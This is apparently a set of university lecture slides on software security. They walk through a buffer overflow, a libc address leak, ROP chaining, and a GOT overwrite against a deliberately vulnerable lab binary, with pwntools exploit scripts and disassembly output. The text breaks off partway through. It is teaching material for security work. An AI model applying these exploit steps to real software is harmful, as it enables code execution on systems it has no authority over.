


# CSC 495/583 Topics of Software Security


## Multi-Stage Exploits, StackGuard & Format String Bug

Dr. Si Chen (schen@wcupa.edu)





# Review

# Call puts() Function in libc with PLT, GOT




# Information Leak


`printf(%s, puts@got);`  leak puts@libc's address



# Information Leak

`printf(%s, puts@got);`  leak puts@libc's address


**puts@got:**  
**0x0804a018**



libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
	write()
0xf7d8b360	puts()

# Information Leak

`printf(%s, puts@got);`  leak puts@libc's address

**puts@got:**  
**0x0804a018**


GOT[0]	→	strcpy
GOT[1]	→	printf
<b>0xf7d8b360</b>	→	puts
...		
GOT[n]	→	gets

Global Offset Table


libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
	write()
<b>0xf7d8b360</b>	<b>puts()</b>

# Information Leak

printf(%s, puts@got);  leak puts@libc's address

puts@got:  
0x0804a018




**libc base = puts@libc - offset\_puts**

**offset\_puts**  
**0x00067360**


libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
	write()
0xf7d8b360	puts()

# Information Leak

printf(%s, puts@got);  leak puts@libc's address

puts@got:  
0x0804a018



**we can calculate  
system@libc**

libc

**system\_addr = libc base + offset\_system**

**offset\_system  
0x0003cd10**

**0xf7d24000**

libc base

**0xf7d60d10**

system()

dup2()

read()

write()


0xf7d8b360

puts()




# GOT Overwrite Attack

puts@got:  
0x0804a018



Replace  
puts@libc  
with  
system@libc

puts("/bin/bash");



system("/bin/bash");

libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
	write()
0xf7d8b360	puts()

# **Multi-Stage Exploits**

## **(Information Leakage, GOT Overwrite, ROP)**

```
#include <unistd.h>
#include <stdio.h>

void vuln() {
    char buffer[16];
    read(0, buffer, 100);
    write(1, buffer, 16);
}

int main() {
    vuln();
}
```

```
→ ~ gcc -m32 -fno-stack-protector -znoexecstack -no-pie -o multi_stage ./multi_
stage.c
```

## ASLR/NX are enabled

The only things we can work with is **read**, **write**, and the **gadgets** that are present in the tiny binary.

# multi\_stage.c

```
#include <unistd.h>
#include <stdio.h>

void vuln() {
    char buffer[16];
    read(0, buffer, 100);
    write(1, buffer, 16);
}

int main() {
    vuln();
}
```

## Function Definition

```
ssize_t read(int fd, void *buf, size_t nbytes);
```

Field	Description
int fd	The file descriptor of where to read the input. You can either use a file descriptor obtained from the <a href="#">open</a> system call, or you can use 0, 1, or 2, to refer to standard input, standard output, or standard error, respectively.
const void *buf	A character array where the read content will be stored.
size_t nbytes	The number of bytes to read before truncating the data. If the data to be read is smaller than nbytes, all data is saved in the buffer.
return value	Returns the number of bytes that were read. If value is negative, then the system call returned an error.

# multi\_stage.c

```
#include <unistd.h>
#include <stdio.h>

void vuln() {
    char buffer[16];
    read(0, buffer, 100);
    write(1, buffer, 16);
}

int main() {
    vuln();
}
```

## Function Definition

```
ssize_t write(int fildes, const void *buf, size_t nbytes);
```

Field	Description
int fildes	The file descriptor of where to write the output. You can either use a file descriptor obtained from the <a href="#">open</a> system call, or you can use 0, 1, or 2, to refer to standard input, standard output, or standard error, respectively.
const void *buf	A pointer to a buffer of at least nbytes bytes, which will be written to the file.
size_t nbytes	The number of bytes to write. If smaller than the provided buffer, the output is truncated.
return value	Returns the number of bytes that were written. If value is negative, then the system call returned an error.

# multi\_stage.c: trigger buffer overflow and control EIP

```
#include <unistd.h>
#include <stdio.h>

void vuln() {
    char buffer[16];
    read(0, buffer, 100);
    write(1, buffer, 16);
}

int main() {
    vuln();
}
```

buffer size → 16 byte

read(0, buffer, 100) → **100 > 16** → Buffer overflow attack

# multi\_stage.c: trigger buffer overflow and control EIP

buffer size → 16 byte  
read(0, buffer, 100) → **100 > 16** → Buffer overflow attack

```
#!/usr/bin/python

from pwn import *

def main():
    p = process("./multi_stage")

    payload = "A" * 28
    payload += p32(0xdeadbeef)

    p.send(payload)

    p.interactive()

if __name__ == "__main__":
    main()
```

```
→ ~ python multi_stage_exp_0.py
[+] Starting local process './multi_stage': pid 11401
[*] Switching to interactive mode
$
AAAAAAAAAAAAAAAAAA[*] Got EOF while reading in interactive
$
[*] Process './multi_stage' stopped with exit code -11 (SIGSEGV) (pid 11401)
[*] Got EOF while sending in interactive
→ ~ dmesg | tail -n 1
[2691012.905270] multi_stage[11401]: segfault at deadbeef ip 00000000deadbeef sp 00000000fff95d20 error 14 in libc-2.27.so[f7dd6000+1d2000]
→ ~
```

# multi\_stage.c: leak the libc base address


## Function Definition

```
ssize_t write(int fildes, const void *buf, size_t nbytes);
```

Field	Description
int fildes	The file descriptor of where to write the output. You can either use a file descriptor obtained from the <a href="#">open</a> system call, or you can use 0, 1, or 2, to refer to standard input, standard output, or standard error, respectively.
const void *buf	A pointer to a buffer of at least nbytes bytes, which will be written to the file.
size_t nbytes	The number of bytes to write. If smaller than the provided buffer, the output is truncated.
return value	Returns the number of bytes that were written. If value is negative, then the system call returned an error.

**write(STDOUT, write@got, 4)**

**4 byte = 32 bit**



**write(1, write@got, 4)**



# multi\_stage.c: leak the libc base address

`write(1, write@got, 4)`



leak write@libc's address

**write@got:**  
**0x0804a014**

GOT[0]	→	strcpy
GOT[1]	→	printf
<b>0xf7e446f0</b>	→	puts
...		
GOT[n]	→	gets

Global Offset Table

libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
<b>0xf7e446f0</b>	<b>write()</b>
0xf7d8b360	puts()

# multi\_stage.c: leak the libc base address

`write(1, write@got, 4)`



leak write@libc's address

## shellcode structure

dummy "A" * 28	
write@plt	← call write()
0xdeadbeef	← next func()
1	← argument 1
write@got	← argument 2
4	← argument 3

# multi\_stage.c: leak the libc base address

```
→ ~ objdump -d multi_stage
```

```
multi_stage:      file format elf32-i386
```

```
Disassembly of section .init:
```

```
080482c8 <_init>:
80482c8:    53                push    %ebx
80482c9:    83 ec 08          sub     $0x8,%esp
80482cc:    e8 bf 00 00 00    call   8048390 <__x86.get_pc_thunk.bx>
80482d1:    81 c3 2f 1d 00 00 add     $0x1d2f,%ebx
80482d7:    8b 83 fc ff ff    mov     -0x4(%ebx),%eax
80482dd:    85 c0             test    %eax,%eax
80482df:    74 05             je      80482e6 <_init+0x1e>
80482e1:    e8 4a 00 00 00    call   8048330 <__gmon_start__@plt>
80482e6:    83 c4 08          add     $0x8,%esp
80482e9:    5b               pop     %ebx
80482ea:    c3               ret
```

```
Disassembly of section .plt:
```

```
080482f0 <.plt>:
80482f0:    ff 35 04 a0 04 08 pushl   0x804a004
80482f6:    ff 25 08 a0 04 08 jmp     *0x804a008
80482fc:    00 00            add     %al,(%eax)
...

08048300 <read@plt>:
8048300:    ff 25 0c a0 04 08 jmp     *0x804a00c
8048306:    68 00 00 00 00    push    $0x0
804830b:    e9 e0 ff ff ff    jmp     80482f0 <.plt>

08048310 <__libc_start_main@plt>:
8048310:    ff 25 10 a0 04 08 jmp     *0x804a010
8048316:    68 08 00 00 00    push    $0x8
804831b:    e9 d0 ff ff ff    jmp     80482f0 <.plt>

08048320 <write@plt>:
8048320:    ff 25 14 a0 04 08 jmp     *0x804a014
8048326:    68 10 00 00 00    push    $0x10
804832b:    e9 c0 ff ff ff    jmp     80482f0 <.plt>
```

dummy "A" \* 28

write@plt

0xdeadbeef

1

write@got

4

**objdump -d multi\_stage**

**write@plt → 0x08048320**

# multi\_stage.c: leak the libc base address

```
→ ~ readelf -r multi_stage
```

Relocation section '.rel.dyn' at offset 0x2a8 contains 1 entry:

Offset	Info	Type	Sym.Value	Sym. Name
08049ffc	00000206	R_386_GLOB_DAT	00000000	__gmon_start__

Relocation section '.rel.plt' at offset 0x2b0 contains 3 entries:

Offset	Info	Type	Sym.Value	Sym. Name
0804a00c	00000107	R_386_JUMP_SLOT	00000000	read@GLIBC_2.0
0804a010	00000307	R_386_JUMP_SLOT	00000000	__libc_start_main@GLIBC_2.0
0804a014	00000407	R_386_JUMP_SLOT	00000000	write@GLIBC_2.0

dummy "A" \* 28

write@plt

0xdeadbeef

1

write@got


4

readelf -r multi\_stage

write@got → 0x0804a014

# multi\_stage.c: leak the libc base address

**write(1, write@got, 4)**



leak write@libc's address

dummy "A" * 28
write@plt
0xdeadbeef
1
write@got
4

```
from pwn import *

write_plt = 0x08048320
write_got = 0x0804a014
def main():
    p = process("./multi_stage")

    payload = "A" * 28
    payload += p32(write_plt) # 1. write(1, write_got, 4)
    payload += p32(0xdeadbeef)
    payload += p32(1) #STDOUT
    payload += p32(write_got)
    payload += p32(4)

    p.send(payload)

    # clear the 16 bytes written on vuln end`
    p.recv(16)

    # parse the leak
    leak = p.recv(4)
    write_addr = u32(leak)

    log.info("write_addr: 0x%x" % write_addr)

    p.interactive()

if __name__ == "__main__":
    main()
~
```

# multi\_stage.c: ROP chain to clean Stack

dummy "A" * 28
write@plt
pop pop pop ret
1
write@got
4

Remember that what we are doing is creating a rop chain with these PLT stubs.

However, if we just return into functions after functions, it is not going to work very well since **the parameters on the stack are not cleaned up**. We have to handle that somehow

pop pop pop ret

How to find pop pop pop ret gadget?

# multi\_stage.c: ROP chain to clean Stack

**pop pop pop ret**

Use ROPgadget program to find gadget

```
→ ~ ROPgadget --binary ./multi_stage
```

```
0x08048490 : pop ebp ; cld ; leave ; ret
0x080484bd : pop ebp ; lea esp, dword ptr [ecx - 4] ; ret
0x0804852b : pop ebp ; ret
0x08048528 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080482e9 : pop ebx ; ret
0x080484bc : pop ecx ; pop ebp ; lea esp, dword ptr [ecx - 4] ; ret
0x0804852a : pop edi ; pop ebp ; ret
0x08048529 : pop esi ; pop edi ; pop ebp ; ret
0x080484bf : popal ; cld ; ret
0x080483bb : push 0x804a020 ; call eax
0x08048408 : push 0x804a020 ; call edx
0x0804869c : push cs ; adc al, 0x41 ; ret
0x08048699 : push cs ; and byte ptr [edi + 0xe], al ; adc al, 0x41 ; ret
0x08048696 : push cs ; xor byte ptr [ebp + 0xe], cl ; and byte ptr [edi + 0xe], al ; adc al, 0x41 ; ret
```

**pop pop pop ret: 0x08048529**

# multi\_stage.c: ROP chain to clean Stack

pop pop pop ret: 0x08048529

dummy "A" * 28
write@plt
pop_pop_pop_ret
1
write@got
4

What should we do next then?

**GOT Overwrite!**



# multi\_stage.c: GOT Overwrite!


Read 4 bytes of input from us into the write GOT entry.

`read(0, write@got, 4)`



change write@libc to system@libc

write@got:  
0x0804a014



`write("/bin/sh");`



`system("/bin/sh");`

libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
0xf7e446f0	write()
0xf7d8b360	puts()

# multi\_stage.c: GOT Overwrite!

What should we do next then?

**GOT Overwrite!**

1. **write(1, write@got, 4)** - Leaks the libc address of write
2. **read(0, write@got, 4)** - Read 4 bytes of input from us into the write GOT entry.
3. **system(some\_cmd)** - Execute a command of ours and hopefully get shell


# multi\_stage.c: GOT Overwrite!

**1.read(0, write@got, 4)** - Read 4 bytes of input from us into the write GOT entry.

Send the memory address of **system@libc** to the program

How to calculate **system@libc**?

**libc base = write@libc - offset\_write**



The diagram illustrates the calculation of the libc base address. A blue box on the left contains the value **offset\_write 0x000e6d80**. Two arrows point from this box to the 'write@libc' entry in the table on the right. The first arrow points to the address **0xf7d70970**, which is the 'libc base'. The second arrow points to the address **0xf7e576f0**, which is the address of the 'write()' function. The table lists several libc functions and their addresses.

<b>0xf7d70970</b>	libc base
0xf7dadb70	system()
	dup2()
	read()
<b>0xf7e576f0</b>	write()
	puts()

# multi\_stage.c: GOT Overwrite!

**1.read(0, write@got, 4)** - Read 4 bytes of input from us into the write GOT entry.

Send the memory address of `system@libc` to the program

How to calculate `system@libc`?

**system\_addr = libc base + offset\_system**



<b>0xf7d70970</b>	libc base
<b>0xf7dadb70</b>	system()
	dup2()
	read()
0xf7e576f0	write()
	puts()

# multi\_stage.c: GOT Overwrite!

**system(some\_cmd)** - Execute a command of ours and hopefully get shell

Where to find “**some\_cmd**”? Search existing strings inside binary

```
→ ~ strings -a multi_stage
```

```
→ ~ strings -a multi_stage | grep bin/sh  
→ ~
```

search for “bin/sh” → 0 result ☹

Two choices:

1. Expand another read sequence to write “/bin/sh” somewhere in memory
2. Use an alternative command (like **ed**)

```
→ ~ strings -a multi_stage | grep ed  
_IO_stdin_useded  
completeded.7281  
_edata  
_IO_stdin_useded
```

search for “ed” → 4 results ;)

# multi\_stage.c: GOT Overwrite!

## system(ed) - Execute ed command

Use GDB to search memory address for string ending with "ed"

```
gdb-peda$ find ed
Searching for 'ed' in: None ranges
Found 403 results, display max 256 items:
multi_stage : 0x8048243 --> 0x72006465 ('ed')
multi_stage : 0x8049243 --> 0x72006465 ('ed')
libc : 0xf7df6df8 --> 0x73006465 ('ed')
libc : 0xf7df6fcc --> 0x66006465 ('ed')
libc : 0xf7df7113 --> 0x5f006465 ('ed')
libc : 0xf7df717e ("ed_getaffinity")
libc : 0xf7df7342 --> 0x78006465 ('ed')
libc : 0xf7df75db ("edparam")
libc : 0xf7df7695 ("ed_getcpu")
libc : 0xf7df77cc ("ed_get_priority_min")
libc : 0xf7df7896 ("edwait")
